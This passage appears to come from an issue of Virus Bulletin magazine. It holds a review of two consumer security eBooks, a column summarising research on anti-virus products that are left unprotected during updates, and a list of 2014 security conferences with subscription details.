[3] Szappanos, G. Targeted malware attack piggybacks on Nvidia digital signature. http://nakedsecurity.sophos.com/2013/02/27/targeted-attack-nvidia-digital-signature/.

BOOK REVIEW

DON'T FORGET TO WRITE

David Harley
ESET, UK


Industry veteran, prolific writer and educator David Harley reviews two recently published eBooks that aim to provide security guidance for consumers: Improve Your Security by Sorin Mustaca, and One Parent to Another by Tony Anscombe.

It sometimes seems that the security industry is still divided into the 'user education is vital' camp and the 'if education was going to work, it would have happened by now' camp [1]. Still, I doubt if even the most diehard proponent of the latter viewpoint really believes that matters would be no worse if we didn't make *any* attempt to teach the end-user anything about security.

There is, of course, no shortage of excellent user-oriented security blogs, white papers and conference papers relating to malware management (which I assume to be a major concern for readers of this publication). Good books are rather scarcer, and those of us in the industry who have attempted to write one have tended to find an audience either within the security industry itself, or among security administrators and managers. Books that have found a significant audience among end-users and home-users and that devote significant wordage to malware issues are less common. In fact, despite having either written or contributed to around a dozen security-oriented books myself, I've never managed to interest a mainstream publisher in a malware-oriented book that specifically targets consumers. Perhaps it's true, as it has been suggested, that Joe Average isn't interested enough in his own security to buy a book about it – though there are enough rather bad, consumer-facing books with a small amount of malware discussion to indicate that some publishers see a market there.

Nevertheless, from time to time, someone with real security knowledge does attempt to share that knowledge with the people who generally know the least. Regrettably, Eddy Willems' recent book *Cybergevaar* [2] (in Dutch) is beyond my linguistic skills (though hopefully there will be an English translation eventually). However, Sorin Mustaca's eBook *Improve Your Security: Everything you wanted to know about IT security and didn't know who to ask* [3] and Tony Anscombe's eBook *One Parent to Another: Managing technology and your teen* [4] *are* within my linguistic and technical competence, or so I'd like to believe. Both authors are well known in the security industry. Indeed, Anscombe's book is published under the aegis of his employer, *AVG*, as a free PDF download. Mustaca's book is published by *Leanpub*, though his employer, *Avira*, gets a mention on the Acknowledgements page and some of the advice given is *Avira*-centric. *Improve Your Security* is available in PDF, EPUB and MOBI formats with a recommended price of $4.99, but the actual sum is left to the buyer.

IMPROVE YOUR SECURITY



Mustaca's book, as its subtitle suggests, is wider in scope than Anscombe's, and in some areas has a more technical bias. It is divided into five main sections:

I. Accounts and Passwords
II. Online Security
III. Device Security
IV. Tips that you can print to improving [*sic*] your security
V. Protect yourself against advertisements and tracking.

The first section, which deals with accounts and passwords, explains what a cryptographic hash function is and what salting is. It describes a few simple strategies for making a password harder to guess, and provides some useful advice on what *not* to do. There's some good advice here, but I suspect that some readers will find it a little scary and even confusing, visually. Mustaca also includes some thoughts on the deficiencies of password storage, advocating memorization as a better course of action. There is also some consideration of the high-level implications of password and account management, and the very sound recommendation to change default passwords. (Think that you don't need to worry about account management on a home computer? You might think differently when you read the story of the child who nearly bought a Harrier jump-jet.) Password strategies are a contentious subject, but this should at least start readers thinking beyond 'qwerty' and '123456'. This is a topic that could usefully be expanded in a future version of the book. It's true that there are many resources out there offering advice for password selection, but their quality is extraordinarily variable. I'd like to see a section on PIN selection strategies added at some point, too.

Networks and safety nets

The next section, 'Online Security', provides a simplified model of network security, then goes on to explain

how to 'harden your Facebook account' with account settings. Next is a description of how to enable two-factor authentication for *Google*, *Facebook*, *Dropbox*, *Twitter* and *LinkedIn*, complete with screenshots. My guess is that the network security model will be slightly over the heads of much of the target audience, but many will appreciate the advice on improving their security on social network sites, and understanding just why it is that so many sites are now pressing them to go the two-factor route. Finally, there's a consideration of 'How to combat the brute force attacks on WordPress blogs'. This is aimed at self-hosted *WordPress* installations rather than bloggers using accounts on wordpress.com, and seems a little out of place in a collection of articles mostly aimed at consumers.

Our house (is a very, very, very safe house)

Section III, on device security, looks at setting up a laptop securely using 'active' authentication measures (BIOS, Power On, HDD and OS authentication), and 'passive' measures (data encryption with *TrueCrypt*, working as a non-privileged user, restricting booting from external devices and media, and deactivating 'Autorun'). Next, there's a discussion of software updates and an illustration of the process of securing a computer which draws an analogy with making your house secure. A section on password protection for smartphones is followed by a section on backups, then there's a longer look at data encryption with *TrueCrypt*. The final parts of this section consist of a terse description of 'What to do if your computer has a virus' (unsurprisingly, including a brief and rather *Avira*-focused 'How-To'), and notes on removing junk and freeing space. Some good advice, but I'd have liked to have seen a bit more guidance on avoiding the many all-but-useless registry cleaners and the like that are lurking out there.

Tip of the iceberg


The 'Tips' section includes '20 Tips to improve your security'; '5 signs you'll notice if your social media account has been hacked'; 'How to secure a new computer in 10 steps'; 'How to protect your social media account'; '10 tips to improve your mobile devices [*sic*] security'; 'Security tips for safe online shopping' and '5 tips to keep your mobile devices safe while using 3/4G and LTE'. This kind of content is very useful to (and popular with) consumers.

Section V is a How-To: 'Protect yourself from advertisements and tracking'. I'm sure we'd all like to know how to do this, but there is an awful lot more to say about telephone scams, and I'm not convinced that the softly-softly approach to requesting removal from contact lists is always effective. (And a four-letter word is sometimes more satisfying…)

Nevertheless, I like this book. It could, perhaps, benefit from some editing and expansion of some of its topics, but there are plenty of naïve and confused consumers around who would undoubtedly benefit from Mustaca's advice, and I hope he gets enough response to encourage him to develop it further.

Improve Your Security is updated frequently: the version reviewed is from 20 December 2013.

ONE PARENT TO ANOTHER



Tony Anscombe's book is more polished, and takes more of a 'Guide for Dummies' approach, going to some lengths to play down the use of technical terms and acronyms. It is divided into a number of chapters:

1. Who should read this book?
2. What are connected devices?
3. Connectivity and communications
4. The smartphone
5. Everyone on their best behavior
6. Parental controls
7. Cyberbullying.

Finally, a concluding section reminds us of 'the big things to keep in mind'.

While Anscombe summarizes: 'everyone who is a parent or *in loco parentis* should read this book', Chapter 1 is actually a well-argued high-level justification of the need for the book. I can't help thinking, though, that the people who have gone to the trouble of downloading the book were probably already aware that they needed to be prepared to help young people to meet the challenges of somewhat scary new(-ish) technology.

Chapter 2 makes the point that a wide range of objects we don't necessarily think of as computers have become capable of being connected to the Internet, but focuses mostly on the fairly current examples of smartphones and (other) photographic devices with geo-tagging capabilities.

Chapter 3 is a little more overtly technical, expounding on and explaining some acronyms that someone new to the technology and concerned about how it works needs to know. It also touches on some basic password strategies and gives a non-technical explanation of two-factor authentication. A look at the fundamentals of using email includes a brief consideration of spam and a fuller consideration of phishing that should go a fair way to educating both child and parent as regards the recognition of scam messages delivered by various media. That's followed by a look at the dangers of public Wi-Fi, especially when it comes to sensitive transactions.

The section that follows looks at the security implications of Internet transactions away from home, using public access points and hotel Wi-Fi networks. Considerations of privacy lead into a brief description of the risks of geo-tagging and a longer summary of the issues around social networking, in particular *Facebook* and *YouTube*.

Terms of engagement

Chapter 4 is entitled 'The Smartphone Chapter': it starts by detailing some problems that can arise with incautious use of a smartphone and considers the particular parenting issues that arise when setting the terms of engagement for the use of phones by children and teenagers. While the adoption of many of the guidelines that Anscombe provides will be considered highly subjective, the suggested discussions on the consequences of illegal or pirated downloads and budgeting for apps and music is one that most responsible adults will probably have with their children at some point.

Chapter 5, 'Everyone On Their Best Behavior', goes further into parent guidance territory, focusing on the perils of 'sharenting' [5], and makes an interesting but not altogether convincing suggestion for establishing your child's identity on the web by buying them a domain long before they become famous. Not an awful idea, but it doesn't seem to take into account all the long-term variables and uncertainties. It's hard to argue with the need to stay informed about what a child is *doing* on the Internet, though, or the need to take precautions against in-app marketplaces that may exploit the naïvety of younger people.

Parent-to-parent

Chapter 6 goes further along the same track, going into some detail in a discussion of parental controls, offering generic advice not only on selecting products and services, but also on augmenting technical solutions by interacting with the child. This very much exemplifies the 'parent-to-parent' approach: it may suggest a subjective 'one-size-fits-all' viewpoint, but the reader is, after all, able to make his or her own decision as to which suggestions to adopt, and which to reject. Chapter 7 covers the complex and sensitive topic of cyberbullying, and includes a handful of well-selected, useful resources.

Following a brief concluding section, there are two glossaries: one listing and defining the terms (emoticons, acronyms etc.) used in 'SMS and texts' (I guess the distinction here is between the SMS protocol and the use of 'texting' to describe other types of content covered by MMS), and one consisting of very simplified definitions of various moderately technical terms.

IN SUMMARY

While in some instances these two books cover similar ground, they approach it from different directions. Mustaca's book is wider in scope and sometimes reads a little more technically than was probably intended. Anscombe's parent-to-parent approach is sometimes more about parenting than security (not that there's anything wrong with that) and makes virtually no assumptions about the technical knowledge of the reader, sometimes being almost too simplistic. Nonetheless, both are way ahead of most of the 'lowest common denominator' guides I've seen, and I'd be happy to recommend either or both of them to their target audiences. It seems to me that there is still a need for a reliable but more comprehensive resource, in terms of scope, level of (non-technical) detail, and pointers to other reliable and independent resources. These books, however, are several steps in the right direction.

REFERENCES

[1] Abrams, R.; Harley, D. People Patching: Is User Education Of Any Use At All? AVAR Conference Proceedings, 2008. http://www.welivesecurity.com/media_files/white-papers/People_Patching.pdf.

[2] Willems, E. Cybergevaar. Lannoo, 2013. http://www.cybergevaar.be/.

[3] Mustaca, S. Improve your security: Everything you wanted to know about IT security and didn't know who to ask. https://leanpub.com/Improve_your_security.

[4] Anscombe, T. One parent to another: Managing technology and your teen. http://www.avg.com/ebooks/one-parent-to-another#.UqYiJ_RdUYN.

[5] Sharenting. Urban Dictionary. http://www.urbandictionary.com/define.php?term=Sharenting.

SPOTLIGHT

GREETZ FROM ACADEME: FULL FRONTAL

John Aycock
University of Calgary, Canada

A funny thing happened on the way to last month's 'Greetz from Academe'. My office can best be described as an extreme fire hazard: it is adorned with an over-generous number of printed research papers stacked precariously around the room. Early in my career, a much more senior colleague told me that he hoped he died before he retired so that he wouldn't have to clean out his own disaster of an office. I fully understand his point of view now.

When, in putting together last month's article, I wanted to refer to Lhee and Chapin's buffer overflow paper [1], I knew that a dead tree version of it resided *somewhere* in my office, but it seemed far faster just to search for it online. I found it, of course, but in the process I stumbled across another paper that looked like it might be highly relevant to the anti-virus community: Min *et al.*'s 'Antivirus security: naked during updates' [2].

Some journals – *Software: Practice and Experience* among them – try to work around their publication latency by making articles available online prior to their actually appearing in a printed journal issue. That is the case here, and 'naked' was revealed online in April 2013 (at the time of writing this article, the paper has yet to appear in a journal issue). However, other journal publication delays remain – the paper was initially received in November 2012. Hopefully, the problems the researchers describe will all have been safely addressed by now, making the paper but a historical footnote. Hopefully.

DESIGN VULNERABILITY

We have long been accustomed to ever more frequent anti-virus updates to ensure the latest and greatest protection, of course, but what Min *et al.* found is that protection is not only a matter of how often, but also *how*. In other words, the way in which anti-virus products perform updates can potentially leave them open to attack. This is no theoretical attack, either. Quoting from the paper [2, p.1]: 'We have investigated this design vulnerability with several of the major anti-virus software products such as Avira, AVG, McAfee, Microsoft, and Symantec and found that they are vulnerable to this new attack vector.' The paper used *Avira* as an example to illustrate the attacks because the researchers found that, of the anti-virus products that fell prey to their attacks (not all did), it was the hardest to compromise. That seems like a bit of a back-handed compliment, but it's probably a preferable characterization to 'AVG, McAfee and Microsoft are relatively easy targets' [2, p.14].

The premise is that a dropper already exists on a target system – the dropper is unknown to the installed anti-virus, and does not exhibit any malicious behaviour. This is a plausible targeted attack scenario. The dropper monitors the target system's anti-virus until it updates, or triggers an anti-virus update itself if possible, and waits. Vulnerable anti-virus products will disable protection for the update, in whole or in part, thus allowing the waiting dropper a small window of opportunity in which there is no active anti-virus protection on the system.

One solution the researchers suggest is for the non-updated anti-virus to remain running temporarily to cover the potential window of vulnerability while the updated version is started. The researchers also discovered that some anti-virus self-protection worked less well than intended. For example, checking the digital signatures on DLLs seems like a good idea, but the researchers noted that in practice, third-party DLLs used by anti-virus software weren't always checked, and a changed signature acted as a crude but effective mechanism for a denial of service attack against the software.

It is fairly normal in cases like this, where research has uncovered a flaw in widely deployed software, to see a statement in the paper saying 'Company *X* was notified about the problem and it has been fixed in the latest release.' This is possible even when the flaw is something of Internet scale, like the Herculean efforts to patch the DNS flaw that Dan Kaminsky found back in 2008 [3, 4]. I was looking for such a statement in the paper, and I'm afraid to say that I didn't find one. That doesn't mean that anti-virus vendors *weren't* notified, of course (or maybe I missed it somehow when I read the paper). But if not, well… surprise! Let's hope that 2014 isn't the year of anti-virus nudism.

REFERENCES

[1] Lhee K.-S.; Chapin, S. J. Buffer overflow and format string overflow vulnerabilities. Software: Practice and Experience 33(5), 2003, pp.423–460.

[2] Min, B.; Varadharajan, V.; Tupakula, U.; Hitchens, M. Antivirus security: naked during updates. Software: Practice and Experience, 2013. http://dx.doi.org/10.1002/spe.2197.

[3] Zetter, K. Kaminsky on how he discovered DNS flaw and more. Wired, 22 July 2008. http://www.wired.com/threatlevel/2008/07/kaminsky-on-how/.

[4] CERT. Multiple DNS implementations vulnerable to cache poisoning. Vulnerability note VU#800113, 2008. http://www.kb.cert.org/vuls/id/800113.

END NOTES & NEWS

RSA Conference 2014 will take place 24–28 February 2014 in San Francisco, CA, USA. For more information see http://www.rsaconference.com/events/us14/.

The ZebraCON International InfoRisk 360 Professional Workshop takes place 4–6 March 2014 in Kuala Lumpur, Malaysia. For details see http://zebra-con.com/main/risk-management-workshop/.

The Commonwealth Telecommunications Organisation's 5th Cybersecurity Forum takes place 5–7 March 2014 in London, UK. For more information see http://www.cto.int/events/upcoming-events/cybersecurity-2014/.

European Smart Grid Cyber and SCADA Security will take place 10–11 March in London, UK. For more information see http://www.smi-online.co.uk/2014cybergrids31.asp.

Cyber Intelligence Asia 2014 takes place 11–14 March 2014 in Singapore. For full details see http://www.intelligence-sec.com/events/cyber-intelligence-asia-2014.

ComSec 2014 takes place 18–20 March 2014 in Kuala Lumpur, Malaysia. For details see http://sdiwc.net/conferences/2014/comsec2014/.

The Future of Cyber Security 2014 takes place 20 March 2014 in London, UK. For booking and programme details see http://www.cyber2014.psbeevents.co.uk/.

Black Hat Asia takes place 25–28 March 2014 in Singapore. For details see http://www.blackhat.com/.

Information Security by ISNR takes place 1–3 April 2014 in Abu Dhabi, UAE. For details see http://www.isnrabudhabi.com/.

SOURCE Boston will be held 9–10 April 2014 in Boston, MA, USA. For more details see http://www.sourceconference.com/boston/.

Counter Terror Expo takes place 29–30 April 2014 in London, UK. The programme includes a cyber terrorism conference on 30 April. For details see http://www.counterterrorexpo.com/.

The Infosecurity Europe 2014 exhibition and conference will be held 29 April to 1 May 2014 in London, UK. For details see http://www.infosec.co.uk/.

AusCERT2014 takes place 12–16 May 2014 in Gold Coast, Australia. For details see http://conference.auscert.org.au/.

The 15th annual National Information Security Conference (NISC) will take place 14–16 May 2014 in Glasgow, Scotland. For information see http://www.sapphire.net/nisc-2014/.

CARO 2014 will take place 15–16 May 2014 in Melbourne, FL, USA. A call for papers has been issued with a submission deadline of 17 February. For more information see http://2014.caro.org/.

Cyber Security and Digital Forensics takes place 20–22 May 2014 in Kuala Lumpur, Malaysia. For details see http://www.ib-consultancy.com/events/event/44-cyber.html.

SOURCE Dublin will be held 22–23 May 2014 in Dublin, Ireland. For more details see http://www.sourceconference.com/dublin/.

The 26th Annual FIRST Conference on Computer Security Incident Handling will be held 22–27 June 2014 in Boston, MA, USA. For details see http://www.first.org/conference/2014.

VB2014 will take place 24–26 September 2014 in Seattle, WA, USA. For more information see http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/